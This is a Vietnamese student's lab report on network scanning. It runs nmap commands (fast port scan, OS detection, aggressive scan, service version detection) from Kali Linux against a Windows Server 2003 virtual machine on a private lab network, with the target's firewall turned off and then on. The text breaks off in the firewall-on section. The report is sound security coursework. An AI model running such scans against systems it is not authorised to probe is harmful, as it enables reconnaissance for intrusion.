

BÁO CÁO

Lab 2. Quét mạng (Scanning networks)

Detect Ports, OSes, services, and vulnerabilities

Họ và tên: Nguyễn Bửu Thạch


MSSV:20120576

Network Topology:




Khởi tạo 2 hệ điều hành có chung đường mạng trên vmware như bên dưới:



Kali Linux:



Window Server 2003




1. (2,5 đ) Using **nmap** to scan a machine (via IP address or name) to detect an OS & services
 - Students can use some commands:
 - \$ sudo nmap -F *<network>* //replace *<Network>* with *192.168.12.0/24*
 - ➔ Lệnh này sẽ quét các cổng phổ biến nhất (khoảng 100 cổng phổ biến) trên tất cả các máy trong mạng network.
 - \$ sudo nmap -O *<IP-target>* //replace *<IP-target>* with *192.168.12.254*
 - ➔ Lệnh này sẽ cố gắng xác định hệ điều hành đang chạy trên máy mục tiêu IP-target bằng cách phân tích phản hồi từ các gói tin.
 - \$ sudo nmap -A *<IP-target>*
 - ➔ Lệnh này sẽ kết hợp nhiều tính năng: phát hiện hệ điều hành, phát hiện phiên bản dịch vụ, kiểm tra dấu vân tay TCP/IP.
 - \$ sudo nmap -sV *<IP-target>*
 - ➔ Lệnh này sẽ quét các cổng đang mở và cố gắng xác định phiên bản dịch vụ đang chạy trên những cổng đó.
 - Find the differences when using these commands with:
 - **Turn off** the firewall on the target machine (192.168.12.254)
 - \$ sudo nmap -F *<network>* //replace *<Network>* with *192.168.12.0/24*




➔ Nmap sẽ dễ dàng quét và liệt kê nhiều cổng mở hơn. Các dịch vụ đang chạy trên những cổng đó sẽ được liệt kê đầy đủ hơn.


\$ sudo nmap -O *<IP-target>* //replace *<IP-target>* with 192.168.12.254



➔ Nmap sẽ thu thập đầy đủ thông tin về hệ điều hành, nhờ việc không bị firewall chặn các gói tin cần thiết cho TCP/IP..


`$ sudo nmap -A <IP-target>`





➔ Nmap có thể dễ dàng thu thập nhiều thông tin chi tiết về máy mục tiêu, bao gồm hệ điều hành, phiên bản dịch vụ, và các chi tiết khác.


\$ sudo nmap -sV <IP-target>



➔ Nmap sẽ dễ dàng xác định các phiên bản dịch vụ chính xác hơn.


- **Turn on** the firewall on the target machine

\$ sudo nmap -F <network> //replace <Network> with 192.168.12.0/24



